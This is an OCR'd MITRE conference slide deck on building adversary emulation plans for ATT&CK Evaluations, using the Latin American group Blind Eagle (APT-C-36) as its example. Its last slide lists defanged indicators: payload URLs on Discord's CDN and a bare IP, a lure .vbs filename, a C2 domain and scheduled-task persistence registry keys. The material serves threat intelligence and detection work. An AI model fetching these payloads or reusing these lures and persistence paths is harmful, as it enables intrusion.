BECOMING A DARK KNIGHT

ADVERSARY EMULATION DEMONSTRATION FOR ATT&CK EVALUATIONS

Cat Self

Principal Adversary Emulation Engineer

Kate Esprit

Senior Cyber Threat Intelligence Analyst

CAT SELF

- Artist
- Military Intelligence Veteran
- Dev, Red Teamer, Threat Hunter @ Target
- Now Principal Adversary Engineer & Lead macOS & Linux **ATT&CK** @MITRE


Approved for Public Release; Distribution Unlimited. Public Release Case Number 22-02304-9. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

KATE ESPRIT

- Embedded Intel Analyst @ Meta
- Latin America SME
- Cyber Blogger @ Phishing for Answers
- Senior CTI Analyst @ MITRE

Approved for Public Release; Distribution Unlimited. Public Release Case Number 22-02304-9. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

EMULATION VS. SIMULATION



Source: Alpha Coders (Alpha Coders

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

WHAT IS MITRE ATT&CK?


- A knowledge base of adversary behavior
- Based on real-world observations
- Free, open, and globally accessible
- A common language
- Community-driven

WHAT IS ATT&CK EVALUATIONS?

- Based on MITRE ATT&CK®
- Detections/Protections products OR Managed Services-focused
- **Empower** end-users, our community
- **Provide Transparency** around the true capabilities
- **Drive** the cybersecurity vendor community forward for *baseline* offerings

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

BECOMING A DARK KNIGHT



CHOOSE A VILLAIN

GATHER INFO

CREATE PLAN

DEV REQS

EMULATE, FIND GAPS, & RESEARCH


TEST & BUG FIX

EXECUTE

CTI PROCESS

DEVELOPMENT PROCESS

EXECUTION



$ YOU ARE HERE

Cat @coolestcatiknow

Kate @phish4answers

Approved fo lic Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

WHAT MAKES A GOOD VILLAIN?

First, **establish** the end goals of the emulation.

Next, **determine** your villains…

- Is there *sufficient, recent* CTI reporting?
- Are the TTPs *relevant* to the emulation objectives?
- Is there enough *variety* of TTPs to create multiple emulation plans?
- What is *unique* about this villain?

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

OUR VILLAIN: BLIND EAGLE (AKA APT-C-36)

Key considerations

- Based in Latin America - **Targets:** Colombia, Ecuador, Chile, Spain
- “Straightforward” but highly relevant TTPs
- Dev feasibility

TTPs of interest

- Domain fronting
- Process hollowing
- Abuse of legitimate Windows utilities

Source: Digital Arts by Albertbs (Artmajeur)

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

EVALUATING CTI REPORTS

EXPLICIT: "THE GOOD"


- Code/scripts
- C2 communication analysis
- Other artifacts (file paths, registry keys, etc.)

IMPLICIT: "THE GREAT"

- Lateral Movement
- Adversary actions on objectives
- Environment details

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

EXAMPLE REPORTS – EXPLICIT EVIDENCE



hxxps://cdn.discordapp[.]com/attachments/1067819339090243727/1071063499494666240/Asuntos_DIAN_N34000137L287004P08899997012-03-02-2023-pdf.uue

Asuntos_DIAN_N6440005403992837L2088970004-01-02-2023-pdf.uue

Asuntos_DIAN_N°6440005403992837L2088970004-01-02-2023-pdf.vbs

dian.server[.]tl

hxxp://172.174.176[.]153/dll/Dll.ppam

hxxps://cdn.discordapp[.]com/attachments/1057665255750246403/1070100736463093833/asy.txt

hxxp://172.174.176[.]153/rump/Rump.xls

Keys
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\MRR\SD
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\MRR\Id
